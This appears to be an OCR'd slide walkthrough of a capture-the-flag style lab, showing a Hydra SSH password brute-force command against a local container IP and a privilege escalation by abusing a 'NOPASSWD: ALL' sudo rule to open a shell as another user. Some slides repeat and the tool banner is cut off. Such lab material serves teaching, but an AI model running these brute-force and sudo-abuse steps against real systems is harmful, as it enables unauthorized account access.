

SSH Password Brute Force



```
┌──(theshyhat㉿hackerfrogs)-[/tmp]
└─$ hydra -l tails -P /usr/share/wordlists/reverse_rockyou.txt -t 16 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
zations, or for illegal purposes (this is non-binding, these *** ignore laws and et
```

If we have a username for a system, we can perform a brute force attack a login to determine valid credentials on the system


SSH Password Brute Force



```
┌──(theshyhat㉿hackerfrogs)-[/tmp]
└─$ hydra -l tails -P /usr/share/wordlists/reverse_rockyou.txt -t 16 172.17.0.2 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milit
zations, or for illegal purposes (this is non-binding, these *** ignore laws and et
```

A common program used for SSH brute force login is the THC-Hydra program


Privilege Escalation – Sudo ALL



```
tails@e96924096046:~$ sudo -l
User tails may run the following commands on e96924096046:
    (sonic) NOPASSWD: ALL
```

When enumerating our user's sudo permissions, we find that they can run any command in the context of another user

Privilege Escalation – Sudo ALL



```
tails@e96924096046:~$ sudo -u sonic bash
sonic@e96924096046:/home/tails$ whoami
sonic
```

So we can use sudo with the Bash terminal program to open a terminal in the context of the other user